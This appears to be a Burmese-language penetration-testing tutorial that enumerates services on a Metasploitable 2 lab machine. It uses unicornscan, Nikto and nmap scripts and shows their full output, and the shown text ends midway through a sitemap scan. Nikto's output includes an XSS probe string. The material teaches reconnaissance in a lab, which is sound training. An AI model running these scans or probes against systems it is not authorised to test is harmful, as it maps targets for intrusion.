ကျွန်တော်တို့ရဲ့ Target ကို enumeration services မစေခင်မှာ Port scan လေးကိုအရင်ပြုလုပ်ကြရအောင်။ ဒီတစ်ခါ Unicornscan လို့ခေါ်တဲ့ tool ကိုအသုံးပြုပါမယ်။ အောက်မှာလဲ Screenshot ပြထားပါတယ်။

```
root@PentestSociety:/home/hanniuX# unicornscan -h
unicornscan (version 0.4.7)
usage: unicornscan [options] `b:B:cd:De:EG:hHi:Ij:l:L:m:M:o:p:P:q:Qr:R:s:St:T:u:Uw:W:vVzZ:' ] X.X.X.X/YY:S-E
  -b, --broken-crc      *set broken crc sums on [T]ransport layer, [N]etwork layer, or both[TN]
  -B, --source-port     *set source port? or whatever the scan module expects as a number
  -c, --proc-duplicates process duplicate replies
  -d, --delay-type      *set delay type (numeric value, valid options are `1:tsc 2:gtod 3:sleep')
  -D, --no-defpayload   no default Payload, only probe known protocols
  -e, --enable-module    *enable modules listed as arguments (output and report currently)
  -E, --proc-errors      for processing `non-open' responses (icmp errors, tcp rsts...)
  -F, --try-frags
  -G, --payload-group   *payload group (numeric) for tcp/udp type payload selection (default all)
  -h, --help
  -H, --do-dns          resolve hostnames during the reporting phase
  -i, --interface        *interface name, like eth0 or fxp1, not normally required
  -I, --immediate        immediate mode, display things as we find them
  -j, --ignore-seq       *ignore `A'll, 'R'eset sequence numbers for tcp header validation
  -l, --logfile          *write to this file not my terminal
  -L, --packet-timeout   *wait this long for packets to come back (default 7 secs)
  -m, --mode              *scan mode, tcp (syn) scan is default, U for udp T for tcp 'sf' for tcp connect scan and A for arp
                         for -MT you can also specify tcp flags following the T like -MTsTpU for example
                         that would send tcp syn packets with (NO Syn|NO Push|URG)
  -M, --module-dir       *directory modules are found at (defaults to /usr/lib/unicornscan/modules)
  -o, --format            *format of what to display for replies, see man page for format specification
  -p, --ports             global ports to scan, if not specified in target options
  -P, --pcap-filter       *extra pcap filter string for receiver
  -q, --covertness        *covertness value from 0 to 255
  -Q, --quiet             dont use output to screen, its going somewhere else (a database say...)
  -r, --pps               *packets per second (total, not per host, and as you go higher it gets less accurate)
  -R, --repeats           *repeat packet scan N times
  -s, --source-addr      *source address for packets 'r' for random
  -S, --no-shuffle        do not shuffle ports
  -t, --ip-ttl            *set TTL on sent packets as in 62 or 6-16 or r64-128
  -T, --ip-tos            *set TOS on sent packets
  -u, --debug             *debug mask
  -U, --no-openclosed    dont say open or closed
```

ကျွန်ုတ်တို့တွေစပြီး Port Scan လုပ်ကြပါမယ်။ Command ကတေသာ unicornscan 10.10.10.10 ပဲဖြစ်ပါတယ်။ Metasploitable 2 ရဲ့ ip ဖြစ်ပါတယ်။



```
root@MPS:~# unicornscan 10.10.10.10
TCP open                ftp[ 21]      from 10.10.10.10 ttl 64
TCP open                ssh[ 22]      from 10.10.10.10 ttl 64
TCP open                telnet[ 23]    from 10.10.10.10 ttl 64
TCP open                smtp[ 25]      from 10.10.10.10 ttl 64
TCP open                domain[ 53]    from 10.10.10.10 ttl 64
TCP open                http[ 80]      from 10.10.10.10 ttl 64
TCP open                sunrpc[ 111]    from 10.10.10.10 ttl 64
TCP open                netbios-ssn[ 139] from 10.10.10.10 ttl 64
TCP open                microsoft-ds[ 445] from 10.10.10.10 ttl 64
TCP open                exec[ 512]      from 10.10.10.10 ttl 64
TCP open                login[ 513]      from 10.10.10.10 ttl 64
TCP open                shell[ 514]      from 10.10.10.10 ttl 64
TCP open                ingreslock[ 1524]  from 10.10.10.10 ttl 64
TCP open                shilp[ 2049]    from 10.10.10.10 ttl 64
TCP open                mysql[ 3306]    from 10.10.10.10 ttl 64
TCP open                distcc[ 3632]    from 10.10.10.10 ttl 64
TCP open                postgresql[ 5432]  from 10.10.10.10 ttl 64
TCP open                x11[ 6000]      from 10.10.10.10 ttl 64
TCP open                irc[ 6667]      from 10.10.10.10 ttl 64
TCP open                msgsrvr[ 8787]   from 10.10.10.10 ttl 64
root@MPS:~#
```

ဒါလိုရင် ကျွန်ုတ်တို့ Metasploitable 2 ရဲ့ ပွင့်နေတဲ့ Port တွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။

## HTTP

Hypertext Transfer Protocol (HTTP) ဟာ Web Service အတွက်အသုံးပြုတဲ့ Protocol တစ်ခုဖြစ်ပါတယ်။ Default Port ကတေသ့ 80 ပဲဖြစ်ပါတယ်။ HTTP ကို Enumerating လုပ်ပြီးရရှိလာတဲ့ အချက်လက်တွေဟာ စိတ်ဝင်စားဖို့ကောင်းတဲ့ အချက်လက်တွေဖြစ်ပါတယ်။

HTTP ကို enumerating လုပ်ဖို့အတွက်ဆိုရင်တော့ Nikto ဆိုတဲ့ tool ကိုအသုံးပြုပါမယ်။ Kali Linux မှာ Default အနေဖြင့်ပါဝင်ပါတယ်။

```
File Edit View Search Terminal Help
root@MPS:~# nikto
- Nikto v2.1.6
-----
+ ERROR: No host specified

-config+           Use this config file
-Display+          Turn on/off display outputs
-dbcheck           check database and other key files for syntax errors
-Format+           save file (-o) format
-Help              Extended help information
-host+             target host
-id+               Host authentication to use, format is id:pass or id:pass:realm
-list-plugins      List all available plugins
-output+           Write output to this file
-nossl             Disables using SSL
-no404             Disables 404 checks
-Plugins+          List of plugins to run (default: ALL)
-port+              Port to use (default 80)
-root+              Prepend root value to all requests, format is /directory
-ssl               Force ssl mode on port
-Tuning+            Scan tuning
-timeout+           Timeout for requests (default 10 seconds)
-update             Update databases and plugins from CIRT.net
-Version            Print plugin and database versions
-vhost+             Virtual host (for Host header)
+ requires a value

Note: This is the short help output. Use -H for full help text.

root@MPS:~#
```

ကျွန်ုတ်တို့တွေ Nikto ကိုအသုံးပြုပြီး HTTP Enumerating လုပ်ကြပါမယ်။ Options တွေကတော့ အပေါ်က Screen Shot မှာပါဝင်ပြီးဖြစ်လို့ အသေးစိတ်မပြောတော့ပါဘူး။ Command ကတော့ nikto -host 10.10.10.10 ပဲဖြစ်ပါတယ်။

```
File Edit View Search Terminal Help
root@MPS:~# nikto -h 10.10.10.10
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.10
+ Target Hostname: 10.10.10.10
+ Target Port:    80
+ Start Time:    2019-08-21 09:05:45 (GMT-4)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: List
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'Index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>; Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/. The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
^Croot@MPS:~#
```

HTTP Enumerating လုပ်ပြီးရရှိလာတဲ့ အချက်လက်တွေဟာ ကျွန်တော်တို့အတွက် အဖိုးတန်တဲ့ အချက်လက်တွေဖြစ်ပါတယ်။ နောက်ဆက်ပြီးတော့ nmap script ကိုအသုံးပြုပြီး HTTP Enumerating လုပ်ကြည့်ကြပါမယ်။ Command ကတော့ nmap --script http-enum 10.10.10.10 ပဲဖြစ်ပါတယ်။

```
root@MPS:~# nmap --script http-enum 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-21 09:10 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0030s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
| http-enum:
|_ /tikiwiki/: Tikiwiki
|_ /test/: Test page
|_ /phpinfo.php: Possible information file
|_ /phpMyAdmin/: phpMyAdmin
|_ /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|_ /icons/: Potentially interesting folder w/ directory listing
|_ /index/: Potentially interesting folder
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingerlock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
| http-enum:
|_ /admin/: Possible admin folder
|_ /admin/index.html: Possible admin folder
|_ /admin/login.html: Possible admin folder
|_ /admin/admin.html: Possible admin folder
|_ /admin/account.html: Possible admin folder
|_ /admin/admin_login.html: Possible admin folder
|_ /admin/home.html: Possible admin folder
```

Nmap script ဖြစ်တဲ့ http-enum ကိုအသုံးပြုပြီး ရရှိလာတဲ့ server information ထွေနဲ့ Directories တွေဟာဆိုရင်တော့ အရမ်းစိတ်ဝင်စားဖို့ကောင်းပါတယ်။

## FTP

File Transfer Protocol (FTP) ကတေသာ File တွေကို transfer လုပ်ဖို့အတွက် အသုံးပြုတဲ့ Protocol ဖြစ်ပါတယ်။ FTP ရဲ့ Default Port ကတေသာ 21 ပဲဖြစ်ပါတယ်။ FTP ကို enumerating လုပ်ခြင်းအား ဖုန်း Server version ၊ anonymous logins အစရိတ္ထဲစိတ်ဝင်စားဖို့ကောင်းတဲ့ အချက်လက်တွေကို ရရှိမှုဖြစ်ပါတယ်။ ကျွန်ုတ်တို့တွေ FTP enumerate လုပ်ဖို့အတွက် nmap ကိုအသုံးပြုပါမယ်။ Command ကတေသာ nmap -p 21 -T4 -A -v 10.10.10.10 ပဲဖြစ်ပါတယ်။

```
File Edit View Search Terminal Help
root@MPS:~# nmap -p 21 -T4 -A -v 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-21 09:18 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:19
Completed NSE at 09:19, 0.00s elapsed
Initiating NSE at 09:19
Completed NSE at 09:19, 0.00s elapsed
Initiating ARP Ping Scan at 09:19
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 09:19, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:19
Completed Parallel DNS resolution of 1 host. at 09:19, 13.01s elapsed
Initiating SYN Stealth Scan at 09:19
Scanning 10.10.10.10 [1 port]
Discovered open port 21/tcp on 10.10.10.10
Completed SYN Stealth Scan at 09:19, 0.01s elapsed (1 total ports)
Initiating Service scan at 09:19
Scanning 1 service on 10.10.10.10
Completed Service scan at 09:19, 0.08s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 10.10.10.10
NSE: Script scanning 10.10.10.10.
Initiating NSE at 09:19
NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1 instead.
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 09:19, 40.47s elapsed
Initiating NSE at 09:19
Completed NSE at 09:19, 0.00s elapsed
Nmap scan report for 10.10.10.10
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
```

## SMTP

Simple Mail Transfer Protocol (SMTP) ကတေသာ mail ပို့ရောမှာအသုံးပြုတဲ့ Protocol ဖြစ်ပါတယ်။ Default Port ကတေသာ 25 ဖြစ်ပါတယ်။ ကျွန်ုတ်တို့တွေ SMTP version ကို nmap ကိုအသုံးပြုပြီး ကတေသာ enumerate လုပ်ကြည့်ကြပါမယ်။ Command ကတေသာ nmap -p 25 -T4 -A -v 10.10.10.10 ပဲဖြစ်ပါတယ်။

```

root@MPS:~# nmap -p 25 -T4 -A -v 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-21 09:30 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:30
Completed NSE at 09:30, 0.00s elapsed
Initiating NSE at 09:30
Completed NSE at 09:30, 0.00s elapsed
Initiating ARP Ping Scan at 09:30
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 09:30, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:30
Completed Parallel DNS resolution of 1 host. at 09:31, 13.00s elapsed
Initiating SYN Stealth Scan at 09:31
Scanning 10.10.10.10 [1 port]
Discovered open port 25/tcp on 10.10.10.10
Completed SYN Stealth Scan at 09:31, 0.01s elapsed (1 total ports)
Initiating Service scan at 09:31
Scanning 1 service on 10.10.10.10
Completed Service scan at 09:31, 10.45s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 10.10.10.10
NSE: Script scanning 10.10.10.10.
Initiating NSE at 09:31
Completed NSE at 09:31, 28.19s elapsed
Initiating NSE at 09:31
Completed NSE at 09:31, 0.00s elapsed
Nmap scan report for 10.10.10.10
Host is up (0.001s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp   Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
MAC Address: 00:0C:29:F4:DD:2A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.030 days (since Wed Aug 21 08:48:42 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=192 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: metasploitable.localdomain

```

အပေါ်မှာပြထားတဲ့ပုံမှာတော့ Server type ကတော့ Postfix ဖြစ်ပြီးတော့ အသုံးပြုလိုရတဲ့ Command list ကိုလဲတွေ့မြင်ရမှာဖြစ်ပါတယ်။

## SMB

Server Message Block (SMB) ကိုတော့ file sharing, printers, serial ports အစရိတာတွေ အတွက်ကို အသုံးပြုပါတယ်။ သမိုင်းကြောင်းတွေကိုပြန်ကြည့်မယ်ဆိုရင် တိုက်ခိုက်မှုတော်တော်များ များကလဲ SMB မှတစ်ဆင့်ဖြစ်ပါတယ်။ အဲဒါကြောင့် SMB ကို enumerating လုပ်ပြီးရရှိလာတဲ့ အချက်လက်တွေက attack လုပ်ဖို့အတွက် Plan လုပ်ရာမှာ ပိုပြီးအသုံးဝင်ပါတယ်။ SMB ကို enumerate ရာမှာတော့ Port 139 နဲ့ 445 ကိုအသုံးပြုပါတယ်။ Command ကတော့ nmap -p 139, 445 -T4 -A -v 10.10.10.10 ပဲဖြစ်ပါတယ်။

```

root@MPS:~# nmap -p 139,445 -T4 -A -v 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-21 10:04 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
Initiating ARP Ping Scan at 10:04
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 10:04, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:04
Completed Parallel DNS resolution of 1 host. at 10:04, 13.01s elapsed
Initiating SYN Stealth Scan at 10:04
Scanning 10.10.10.10 [2 ports]
Discovered open port 445/tcp on 10.10.10.10
Discovered open port 139/tcp on 10.10.10.10
Completed SYN Stealth Scan at 10:04, 0.01s elapsed (2 total ports)
Initiating Service scan at 10:04
Scanning 2 services on 10.10.10.10
Completed Service scan at 10:05, 11.02s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.10
NSE: Script scanning 10.10.10.10.
Initiating NSE at 10:05
Completed NSE at 10:05, 0.47s elapsed
Initiating NSE at 10:05
Completed NSE at 10:05, 0.00s elapsed
Nmap scan report for 10.10.10.10
Host is up (0.0012s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:FA:D0:2A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.053 days (since Wed Aug 21 08:48:41 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=206 (Good luck!)
IP ID Sequence Generation: All zeros

Host script results:

```

## DNS

Domain Name System (DNS) ကိုတော့ ip address ကနေ name ကိုပြောင်းလဲရောမှာ အသုံးပြုပါတယ်။ DNS ရဲ့ Default Port တော့ 53 ပဲဖြစ်ပါတယ်။ DNS ကို enumerate လုပ်ဖို့အသုံးပြုမယ့် Command ကတော့ nmap -p 53 -T4 -A -v 10.10.10.10 ပဲဖြစ်ပါတယ်။

```

root@MPS:~# nmap -p 53 -T4 -A -v 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-21 10:08 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:08
Completed NSE at 10:08, 0.00s elapsed
Initiating NSE at 10:08
Completed NSE at 10:08, 0.00s elapsed
Initiating ARP Ping Scan at 10:08
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 10:08, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:08
Completed Parallel DNS resolution of 1 host. at 10:08, 13.01s elapsed
Initiating SYN Stealth Scan at 10:08
Scanning 10.10.10.10 [1 port]
Discovered open port 53/tcp on 10.10.10.10
Completed SYN Stealth Scan at 10:08, 0.01s elapsed (1 total ports)
Initiating Service scan at 10:08
Scanning 1 service on 10.10.10.10
Completed Service scan at 10:08, 6.08s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 10.10.10.10
NSE: Script scanning 10.10.10.10.
Initiating NSE at 10:08
Completed NSE at 10:08, 8.03s elapsed
Initiating NSE at 10:08
Completed NSE at 10:08, 0.00s elapsed
Nmap scan report for 10.10.10.10
Host is up (0.0014s latency).

PORT      STATE SERVICE VERSION
53/tcp      open  domain  ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.056 days (since Wed Aug 21 08:48:41 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=202 (Good luck!)
IP ID Sequence Generation: All zeros

```

အပေါ်မှာဖော်ပြထားတဲ့ပုံမှာဆိုရင် DNS server ၏ ISC bind version 9.4.2 ပဲဖြစ်ပါတယ်

## SSH

Secure Shell (SSH) ကတေသူ Systems ဂုဏ်သွေး Data တွေပို့ဆောင်ရာမှာပို့ပြီး secure ဖြစ်စေနိုင် အတွက်အသုံးပြုတဲ့ Protocol ဖြစ်ပါတယ်။ Telnet ထက်ပိုပြီးတော့ secure ဖြစ်ပါတယ်။ Default Port ကတေသူ 22 ပဲဖြစ်ပါတယ်။ SSH ကို enumerate လုပ်ဖို့အတွက်အသုံးပြုတဲ့ Command ကတေသူ nmap -p 22 -T4 -A -v 10.10.10.10 ပဲဖြစ်ပါတယ်။

```

root@MPS:~# nmap -p 22 -T4 -A -v 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-21 10:12 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:12
Completed NSE at 10:12, 0.00s elapsed
Initiating NSE at 10:12
Completed NSE at 10:12, 0.00s elapsed
Initiating ARP Ping Scan at 10:12
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 10:12, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:12
Completed Parallel DNS resolution of 1 host. at 10:13, 13.01s elapsed
Initiating SYN Stealth Scan at 10:13
Scanning 10.10.10.10 [1 port]
Discovered open port 22/tcp on 10.10.10.10
Completed SYN Stealth Scan at 10:13, 0.01s elapsed (1 total ports)
Initiating Service scan at 10:13
Scanning 1 service on 10.10.10.10
Completed Service scan at 10:13, 0.01s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 10.10.10.10
NSE: Script scanning 10.10.10.10.
Initiating NSE at 10:13
Completed NSE at 10:13, 0.10s elapsed
Initiating NSE at 10:13
Completed NSE at 10:13, 0.00s elapsed
Nmap scan report for 10.10.10.10
Host is up (0.0014s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
MAC Address: 00:0C:29:FA:D0:2A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.059 days (since Wed Aug 21 08:48:41 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=195 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

ဖော်ပြထားတဲ့ အရ OpenSSH version 4.7pl ဖြစ်ပါတယ်။

## VNC

Virtual Network Computing (VNC) ကိုတော့ Remote access နဲ့ Administration အတွက်ကို အသုံးပြုတဲ့ Protocol ဖြစ်ပါတယ်။ Default Port ကတော့ 5900 ဖြစ်ပါတယ်။ အသုံးပြုမယ့် Command ကတော့ nmap -p 5900 -T4 -A -v 10.10.10.10 ပဲဖြစ်ပါတယ်။

```

root@MPS:~# nmap -p 5900 -T4 -A -v 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-21 10:16 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Initiating ARP Ping Scan at 10:16
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 10:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:16
Completed Parallel DNS resolution of 1 host. at 10:16, 13.01s elapsed
Initiating SYN Stealth Scan at 10:16
Scanning 10.10.10.10 [1 port]
Discovered open port 5900/tcp on 10.10.10.10
Completed SYN Stealth Scan at 10:16, 0.01s elapsed (1 total ports)
Initiating Service scan at 10:16
Scanning 1 service on 10.10.10.10
Completed Service scan at 10:16, 0.07s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 10.10.10.10
NSE: Script scanning 10.10.10.10.
Initiating NSE at 10:16
Completed NSE at 10:16, 0.02s elapsed
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Nmap scan report for 10.10.10.10
Host is up (0.0014s latency).

PORT      STATE SERVICE VERSION
5900/tcp  open  vnc      VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.061 days (since Wed Aug 21 08:48:41 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros

```

ဒါလိုရင်တော့ VNC running ဖြစ်နေပြီး protocol version 3.3 ကိုအသုံးပြုထားတာကို ကျွန်တော်တို့ တွေ့မြင်ရမှာဖြစ်ပါတယ်။

### Using Nmap scripts

Nmap ဆိုတာ သာမန် Port scanner တွေထက်အများပြုး သာပါတယ်။ Nmap scripts ဆိုတာက add-ons နဲ့တူတူပဲဖြစ်ပါတယ်။ သူကို တခြားအလုပ်တွေနဲ့ တွဲလုပ်တဲ့ အလုပ်တွေမှာအသုံးပြုလို့ရပါတယ်။ Nmap scripts တွေက scripts ပေါင်းရာကျော်ရှိပါတယ်။ အဲထဲကမှ အသုံးများတဲ့ Script တရာ့ကိုလေ့လာကြပါမယ်။

### http-methods

http-methods script ၏ target web server ကို enumerate လုပ်ဆောင်ရာမှာ အကူညီပေးပါတယ်။ အရင်ဆုံး web server တစ်ခုကို enumerate လုပ်ကြည့်ကြပါမယ်။ Command ကတော့ nmap --script http-methods 10.10.10.10 ပဲဖြစ်ပါတယ်။

```
C:\Users\HanNiux>nmap --script http-methods 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-22 06:38 Myanmar Standard Time
Nmap scan report for 10.10.10.10
Host is up (0.0055s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 00:0C:29:FA:DD:2A (VMware)
```

Output ကိုဖြည့်လိုက်တဲ့အခါ အောက်ဆုံး http-methods မှာ GET, HEAD, POST နဲ့ OPTIONS methods တွေကို allow လုပ်ထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ အဲ Methods တွေအကြောင်းကို နောက်မှဆွေးနွေးပေးပါမယ်။

### smb-os-discovery

smb-os-discovery script က OS version ပေါ်မှာ အခြေခံထားတဲ့ SMB Protocol ကို enumerate လုပ်တာဖြစ်ပါတယ်။ အသုံးပြုရမယ့် command ကတော့ nmap --script smb-os-discovery 10.10.10.10 ပဲဖြစ်ပါတယ်။

```
C:\Users\HanNiux>nmap --script smb-os-discovery 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-22 06:41 Myanmar Standard Time
Nmap scan report for 10.10.10.10
Host is up (0.0070s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|   System time: 2019-08-20T21:03:39-04:00
```

## http-sitemap-generator

http-sitemap-generator ကတေသူ target web server ရဲ့ hierarchical sitemap စွဲ create လုပ်ပေးတဲ့နေရာမှာ အကူညီပေးပါတယ်။ Command ကတေသူ nmap --script http-sitemap-generator 10.10.10.10 ပဲဖြစ်ပါတယ်။

```
C:\Users\HanNiux>nmap --script http-sitemap-generator 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-22 06:47 Myanmar Standard Time
Nmap scan report for 10.10.10.10
Host is up (0.0091s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
| http-sitemap-generator:
|   Directory structure:
|   /
|     Other: 1
|   /dav/
|     Other: 1
|   /dav/TKk6SbDW.htm/
|     Other: 1
|   /dvwa/
|     Other: 1
|   /icons/
|     gif: 1
|   /mutillidae/
|     Other: 1
